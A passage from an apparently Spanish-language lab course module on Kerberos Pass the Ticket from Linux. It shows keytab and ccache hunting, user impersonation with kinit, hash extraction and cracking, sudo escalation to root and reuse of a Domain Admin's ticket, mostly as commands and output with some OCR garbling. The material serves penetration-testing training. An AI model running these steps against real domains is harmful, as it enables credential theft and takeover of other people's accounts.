
Nota: Cualquier computadora que tenga instalado un cliente Kerberos puede crear archivos de tabla de claves. Los archivos Keytab se pueden crear en una computadora y copiar para su uso en otras computadoras porque no están restringidos a los sistemas en los que se crearon inicialmente.

Scenario

Para practicar y entender cómo podemos abusar de Kerberos desde un sistema Linux, tenemos una computadora ([LINUX01](#)) conectada al Controlador de Dominio. Solo se puede acceder a esta máquina a través de [MS01](#). Para acceder a esta máquina a través de SSH, podemos conectarnos [MS01](#) a través de RDP y, desde allí, conectarnos a la máquina Linux usando SSH desde la línea de comandos de Windows. Otra opción es utilizar

un redireccionamiento de puertos. Si no sabes cómo hacerlo, puedes leer el módulo [Pivoting, Tunneling y Port Forwarding](#).

Autenticación de Linux desde la imagen MS01



```
FreeRDP:10.129.204.23

david@inlanefreight.htb:~
```

```
C:\Users\david>hostname →  
MS01 →  
C:\Users\david>ssh david@inlanefreight.htb@172.16.1.15 →  
david@inlanefreight.htb@172.16.1.15's password:  
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
System information as of Tue 11 Oct 2022 09:22:22 AM UTC  
  
System load: 0.36 Processes: 224  
Usage of /: 38.1% of 13.70GB Users logged in: 1  
Memory usage: 31% IPv4 address for ens160: 172.16.1.15  
Swap usage: 0%  
  
* Super-optimized for small spaces - read how we shrank the memory  
footprint of MicroK8s to make it the smallest full K8s around.  
  
https://ubuntu.com/blog/microk8s-memory-optimisation  
  
12 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
New release '22.04.1 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Tue Oct 11 09:22:05 2022 from 172.16.1.5  
david@inlanefreight.htb:~$ →
```


Windows taskbar icons: File Explorer, Task View, Edge browser, File Manager, Taskbar settings, Network, Battery, ENG 4:22 AM, INTL 10/11/2022.

Como alternativa, creamos un redireccionamiento de puertos para simplificar la interacción con **LINUX01**. Al conectarnos al puerto TCP/2222 en **MS01**, obtendremos acceso al puerto TCP/22 en **LINUX01**.

Supongamos que estamos en una nueva evaluación y la empresa nos da acceso **LINUX01** y el usuario [david@inlanefreight.htb](#) y contraseña **Password2**.

Autenticación de Linux a través de reenvío de puerto

```
ssh david@inlanefreight.htb@10.129.204.23 -p 2222
```



```
Pasar el Ticket (PtT) desde Linux


AlejandroGB@htb:[/htb]$ ssh david@inlanefreight.htb@10.129.204.23 -p 2222 →  
david@inlanefreight.htb@10.129.204.23's password:  
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
System information as of Tue 11 Oct 2022 09:30:58 AM UTC  
  
System load: 0.09 Processes: 227  
Usage of /: 38.1% of 13.70GB Users logged in: 2  
Memory usage: 32% IPv4 address for ens160: 172.16.1.15
```

Identificación de la integración de Linux y Active Directory

Podemos identificar si la máquina Linux está unida a un dominio usando [kingdom](#), una herramienta utilizada para administrar la inscripción del sistema en un dominio y establecer qué usuarios o grupos del dominio pueden acceder a los recursos del sistema local.

reino - Comprobar si la máquina Linux está unida al dominio

```
realm list
```




```
Pasar el Ticket (PtT) desde Linux
david@inlanefreight.htb:~$ realm list
inlanefreight.htb
  type: kerberos ←
  realm-name: INLANEFREIGHT.HTB
  domain-name: inlanefreight.htb
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
  required-package: sssd
  required-package: libnss-sss
  required-package: libpam-sss
  required-package: adcli
  required-package: samba-common-bin
  login-formats: %U@inlanefreight.htb
  login-policy: allow-permitted-logins
  permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
  permitted-groups: Linux Admins
```

El resultado del comando indica que la máquina está configurada como miembro de Kerberos. También nos da información sobre el nombre del dominio (inlanefreight.htb) y qué usuarios y grupos pueden iniciar sesión, que en este caso son los usuarios David y Julio y el grupo Linux Admins.

En caso de que [kingdom](#) no esté disponible, también podemos buscar otras herramientas utilizadas para integrar Linux con Active Directory como [sssd](#) o [winbind](#). Buscar los servicios que se ejecutan en la máquina es otra forma de identificar si está unida al dominio. Podemos leer esta [publicación de blog](#) para más detalles. Busquemos esos servicios para confirmar si la máquina está unida al dominio.

```
ps -ef | grep -i "winbind\|sssd"
```



```
Pasar el Ticket (PtT) desde Linux
l:~$ ps -ef | grep -i "winbind\|sssd"
)29 ?    00:00:01 /usr/sbin/sssd -i --logger=files
)29 ?    00:00:08 /usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0
)29 ?    00:00:03 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
)29 ?    00:00:03 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
```

Encontrar tickets de Kerberos en Linux


Como atacante, siempre buscamos credenciales. En máquinas unidas a un dominio Linux, queremos encontrar tickets de Kerberos para obtener más acceso. Los tickets de Kerberos se pueden encontrar en diferentes lugares según la implementación de Linux o si el administrador cambia la configuración predeterminada. Exploraremos algunas formas comunes de encontrar tickets de Kerberos.

Encontrar archivos de tabla de claves (keytab)

Un método sencillo es utilizar **find** para buscar archivos cuyo nombre contenga la palabra **keytab**. Cuando un administrador normalmente crea un ticket de Kerberos para usarlo con un script, establece la extensión en **.keytab**. Aunque no es obligatorio, es una forma en la que los administradores suelen referirse a un archivo de tabla de claves.

Uso de Buscar para buscar archivos con Keytab en el nombre

```
find / -name *keytab* -ls 2>/dev/null
```




```
Pasar el Ticket (PtT) desde Linux
:freight.htb@linux01:~$ find / -name *keytab* -ls 2>/dev/null
4 -rw----- 1 root      root          1348 Oct  4 16:26 /etc/krb5.keytab
4 -rw-rw-rw- 1 root      root         216 Oct 12 15:13 /opt/specialfiles/carlos.keytab
```

Nota: Para utilizar un archivo keytab, debemos tener privilegios de lectura y escritura (rw) en el archivo.

Otra forma de buscar archivos **keytab** es mediante scripts automatizados configurados mediante un cronjob o cualquier otro servicio de Linux.

Identificar archivos Keytab en Cronjobs

```
crontab -l
cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
```



```
Pasar el Ticket (PtT) desde Linux
carlos@inlanefreight.htb@linux01:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
<SNIP>
#
# m h dom mon dow   command
*5/ * * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
carlos@inlanefreight.htb@linux01:~$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
#!/bin/bash

kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_krb5.keytab
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass > /home/carlos@inlanefreight.htb/.scripts/svc_krb5.out
```

En el script anterior, notamos el uso de `kinit`, lo que significa que Kerberos está en uso. `kinit` permite la interacción con Kerberos, y su función es solicitar el TGT del usuario y almacenar este ticket en el caché (**archivo ccache**). Podemos usarlo `kinit` para importar **keytab** a nuestra sesión y actuar como usuario.

En este ejemplo, encontramos un script que importa un ticket de Kerberos (**svc_workstations.kt**) para el usuario `svc_workstations@INLANEFREIGHT.HTB` antes de intentar conectarse a una carpeta compartida. Más adelante discutiremos cómo usar esos tickets y hacerse pasar por usuarios.

Nota: Como comentamos en la sección *Pasar el ticket desde Windows*, una cuenta de computadora necesita un ticket para interactuar con el entorno de Active Directory. De manera similar, una máquina unida a un dominio Linux necesita un ticket. El ticket se representa como un archivo de tabla de claves ubicado de forma predeterminada en `/etc/krb5.keytab` solo puede ser leído por el usuario root. Si logramos acceder a este ticket, podemos suplantar la cuenta de computadora `LINUX01$.INLANEFREIGHT.HTB`

Encontrar archivos ccache

Una caché de credenciales o un archivo `ccache` contiene las credenciales de Kerberos mientras siguen siendo válidas y, en general, mientras dura la sesión del usuario. Una vez que un usuario se autentica en el dominio, se crea un archivo ccache que almacena la información del ticket. La ruta a este archivo se coloca en la variable de entorno **KRB5CCNAME**. Esta variable la utilizan las herramientas que admiten la autenticación Kerberos para encontrar los datos de Kerberos. Busquemos las variables de entorno e identifiquemos la ubicación de nuestra caché de credenciales de Kerberos:

Revisión de variables de entorno para archivos ccache.

```
env | grep -i krb5
```



```
david@inlanefreight.htb@linux01:~$ env | grep -i krb5
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
```

Como se mencionó anteriormente, los archivos se encuentran `ccache`, de forma predeterminada, en `/tmp`. Podemos buscar usuarios que hayan iniciado sesión en la computadora y, si obtenemos acceso como root o usuario privilegiado, podremos hacerse pasar por un usuario usando su archivo `ccache` mientras aún sea válido.

Buscando archivos ccache en /tmp

```
Pasar el Ticket (PtT) desde Linux

:b@linux01:~$ ls -la /tmp

root          4096 Oct  6 16:38 .
root          4096 Oct  6 2021 ..
lanefreight.htb domain users@inlanefreight.htb 1406 Oct  6 16:38 krb5cc_647401106_tBswau
lanefreight.htb domain users@inlanefreight.htb 1406 Oct  6 15:23 krb5cc_647401107_Gf415d
lanefreight.htb domain users@inlanefreight.htb 1433 Oct  6 15:43 krb5cc_647402606_qd2Pfh
```

Abusar de archivos KeyTab (usos para un archivo keytab)

Como atacantes, podemos tener varios usos para un archivo keytab. Lo primero que podemos hacer es suplantar a un usuario usando kinit. Para utilizar un archivo keytab, necesitamos saber para qué usuario fue creado. **Klist** es otra aplicación utilizada para interactuar con Kerberos en Linux. Esta aplicación lee información de un archivo **keytab**. Veámoslo con el siguiente comando:

```
klist -k -t
```

Listado de información del archivo de tabla de claves

```
Pasar el Ticket (PtT) desde Linux

david@inlanefreight.htb@linux01:~$ klist -k -t

/opt/specialfiles/carlos.keytab
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp           Principal
----- -----
1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB
```

El ticket corresponde al usuario Carlos. Ahora podemos suplantar al usuario con **kinit**. Confirmemos con qué ticket estamos usando **klist** y luego importemos el ticket de Carlos a nuestra sesión con **kinit**.

Nota: **kinit** distingue entre mayúsculas y minúsculas, así que asegúrese de utilizar el nombre del principal como se muestra en **klist**. En este caso, el nombre de usuario está en minúsculas y el nombre de dominio está en mayúsculas.

Suplantar a un usuario con una tabla de claves (keytab)

```
klst
kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
klst
```

Pasar el Ticket (PtT) desde Linux

```
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: david@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:02:11  10/07/22 03:02:11  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/07/22 17:02:11
david@inlanefreight.htb@linux01:~$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/c
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/06/22 17:16:11  10/07/22 03:16:11  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/07/22 17:16:11
```

Podemos intentar acceder a la carpeta compartida <\\dc01\carlos> para confirmar nuestro acceso.

Conectándose a SMB Share como Carlos

```
smbclient //dc01/carlos -k -c ls
```

Pasar el Ticket (PtT) desde Linux

```
david@inlanefreight.htb@linux01:~$ smbclient //dc01/carlos -k -c ls
.
..
carlos.txt
```

7706623 blocks of size 4096. 4452852 blocks available

Nota: Para conservar el ticket de la sesión actual, antes de importar la tabla de claves, guarde una copia del archivo ccache presente en la variable de entorno **KRB5CCNAME**.

Extracto de tabla de claves


El segundo método que usaremos para abusar de Kerberos en Linux es extraer los secretos de un archivo keytab. Pudimos hacernos pasar por Carlos usando los tickets de la cuenta para leer una carpeta compartida en el dominio, pero si queremos obtener acceso a su cuenta en la máquina Linux, necesitaremos su contraseña.

Podemos intentar descifrar la contraseña de la cuenta extrayendo los hashes del archivo keytab. Usemos [KeyTabExtract](#), una herramienta para extraer información valiosa de

archivos **.keytab** de tipo 502, que pueden usarse para autenticar cajas de Linux en Kerberos. El script extraerá información como el dominio, la entidad de servicio, el tipo de cifrado y los hashes.

Extracción de hashes de Keytab con KeyTabExtract

```
python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
```



```
Pasar el Ticket (PtT) desde Linux

david@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab


[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.

REALM : INLANEFREIGHT.HTB
SERVICE PRINCIPAL : carlos/
NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

Con el hash NTLM, podemos realizar un ataque Pass the Hash. Con el hash AES256 o AES128 podemos falsificar nuestros tickets usando Rubeus o intentar descifrar los hashes para obtener la contraseña en texto plano.

Nota: Un archivo de tabla de claves puede contener diferentes tipos de hashes y se puede combinar para contener varias credenciales incluso de diferentes usuarios.

El hash más sencillo de descifrar es el hash NTLM. Podemos utilizar herramientas como [Hashcat](#) o [John the Ripper](#) para descifrarlo. Sin embargo, una forma rápida de descifrar contraseñas es mediante repositorios en línea como <https://crackstation.net/>, que contiene miles de millones de contraseñas.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

a738f92b3c08b424ec2d99589a9cce60

I'm not a robot

reCAPTCHA

Privacy · Terms

Hash	Type	Result
a738f92b3c08b424ec2d99589a9cce60	NTLM	Password5


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Como podemos ver en la imagen, la contraseña del usuario Carlos es **Password5**. Ahora podemos iniciar sesión como Carlos.

Inicia sesión como Carlos

```
su - carlos@inlanefreight.htb
```



```
Pasar el Ticket (PtT) desde Linux

david@inlanefreight.htb@linux01:~$ su - carlos@inlanefreight.htb
Password:
carlos@inlanefreight.htb@Linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647402666_ZX6KFA
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/07/2022 11:01:13 10/07/2022 21:01:13  krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
        renew until 10/08/2022 11:01:13
```

Obtener más hashes

Carlos tiene un cronjob que utiliza un archivo de tabla de claves llamado **svc_workstations.kt**. Podemos repetir el proceso, descifrar la contraseña e iniciar sesión como **svc_workstations**.


Abusar del ccache de Keytab

Para abusar de un archivo ccache, todo lo que necesitamos son privilegios de lectura sobre el archivo. Estos archivos, ubicados en **/tmp**, sólo pueden ser leídos por el usuario que los creó, pero si conseguimos acceso root, podremos utilizarlos.

Una vez que iniciamos sesión con las credenciales del usuario **svc_workstations**, podemos usar **sudo -l** y confirmar que el usuario puede ejecutar cualquier comando como root. Podemos usar el comando **sudo su** para cambiar el usuario a root.

Escalada de privilegios a root

```
ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222
sudo -l
sudo su
whoami
```



```
Pasar el Ticket (PtT) desde Linux

AlejandroGB@htb:~$ ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222
svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...

svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
User svc_workstations@inlanefreight.htb may run the following commands on linux01:
    (ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
```

Como root, necesitamos identificar qué tickets están presentes en la máquina, a quién pertenecen y su tiempo de vencimiento.

Buscando archivos ccache (Como root)

```
ls -la /tmp
```

```
Pasar el Ticket (PtT) desde Linux

root@linux01:~# ls -la /tmp
total 76
drwxrwxrwt 13 root          root
drwxr-xr-x 20 root          root
-rw-----  1 julio@inlanefreight.htb    domain users@inlanefreight.htb
-rw-----  1 julio@inlanefreight.htb    domain users@inlanefreight.htb
-rw-----  1 david@inlanefreight.htb     domain users@inlanefreight.htb
-rw-----  1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb
-rw-----  1 carlos@inlanefreight.htb    domain users@inlanefreight.htb
-rw-----  1 carlos@inlanefreight.htb    domain users@inlanefreight.htb
```

```
4096 Oct  7 11:35 .
4096 Oct  6 2021 ..
rs@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_HRJDux
rs@inlanefreight.htb 1406 Oct  7 11:35 krb5cc_647401106_qMKxc6
rs@inlanefreight.htb 1406 Oct  7 10:43 krb5cc_647401107_00oUWH
rs@inlanefreight.htb 1535 Oct  7 11:21 krb5cc_647401109_D7gVZF
rs@inlanefreight.htb 3175 Oct  7 11:35 krb5cc_647402606
rs@inlanefreight.htb 1433 Oct  7 11:01 krb5cc_647402606_ZX6KFA
```

Hay un usuario ([julio@inlanefreight.htb](#)) al que aún no hemos obtenido acceso. Podemos confirmar los grupos a los que pertenece mediante [id](#).

Identificar la pertenencia a un grupo con el comando id

```
id julio@inlanefreight.htb
```

```
Pasar el Ticket (PtT) desde Linux

root@linux01:~# id julio@inlanefreight.htb
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) grou
```

Julio es miembro del grupo **Domain Admins**. Podemos intentar suplantar al usuario y obtener acceso al **DC01**, host del controlador de dominio.

Para usar un archivo ccache, podemos copiar el archivo ccache y asignar la ruta del archivo a la variable **KRB5CCNAME**.

Importando el archivo ccache a nuestra sesión actual

```
klst
cp /tmp/krb5cc_647401106_I8I133 .
export KRB5CCNAME=/root/krb5cc_647401106_I8I133
klst
smbclient //dc01/C$ -k -c ls -no-pass
```

The terminal window shows the following steps:

```
Pasar el Ticket (PtT) desde Linux

root@linux01:~# klist
Klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# Klist
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: julio@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
